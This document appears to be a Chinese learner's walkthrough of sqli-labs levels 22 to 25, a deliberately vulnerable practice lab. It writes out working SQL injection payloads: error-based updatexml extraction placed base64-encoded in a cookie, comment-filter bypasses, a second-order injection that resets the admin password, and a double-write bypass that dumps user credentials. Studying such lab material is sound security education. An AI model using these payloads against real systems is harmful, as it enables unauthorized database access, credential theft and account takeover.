
完事,这次挺完整的,下次想深入了解一下前两步admin要改成1,union select为啥能测回显的原理
less-22
就是结合了一下,测试一番后发现要双引号,正常语句不管用,但是语法错误有报错,所以就是构造双引号闭合的报错注入语句再base64加密,放到Cookie里就行
admin" and updatexml(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema=database()),0x7e),1) #
base64加密:
1
YWRtaW4iIGFuZCB1cGRhdGV4bWwoMSxjb25jYXQoMHg3ZSwoc2VsZWN0IGdyb3VwX2NvbmNhdCh0YWJsZV9uYW1lKWZyb20gaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcyB3aGVyZSB0YWJsZV9zY2hlbWE9ZGF0YWJhc2UoKSksMHg3ZSksMSkgIw==

其他类推
less-23
在第一题基础上过滤了–+、#这种注释符号


使用;%00、and语句、or语句闭合都可以
来个;%00绕过爆表
?id=-1' union select 1,2,group_concat(table_name)from information_schema.tables where table_schema=database() ;%00
or语句闭合报错注入爆表
?id=1' and updatexml(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema=database()),0x7e),1) or '1'='1
其他类推即可
less-24
先解释一下二次注入原理,通常的注入语句在注入时会被过滤,但是保存数据库时可能保留注入语句。其中最为经典的就是修改他人密码,如你不知道admin的密码,就创建一个admin’#账号,登录admin’#后修改密码,在修改密码时的后台语句会被#注释,这样就可以修改admin密码。
使用admin ,123456登录,失败
新建用户admin’#,密码随便,登录admin’#
在这个页面更新密码,admin’#,123456,123456,然后登录admin,使用密码123456
登陆成功,二次注入成功。解释一下重置密码的部分。
后台语句:UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass'
注入语句:UPDATE users SET PASSWORD='123456' where username='admin'#' and password='$curr_pass'
执行语句:UPDATE users SET PASSWORD='123456' where username='admin'
这就是二次注入的主要原理,过滤了敏感字符,但它仍然把原语句存储在数据库中
less-25
过滤了or和and,我们先简单测试一波
猜解字段

| 看到被过滤了,这里可以双写绕过以及 | 代替。这里使用双写绕过 |
字段数为3,测试回显

其他就常规了,这里直接给最后一步
payload:?id=0' union select 1,2,group_concat(concat_ws('-',username,passwoorrd)) from security.users --+
肝!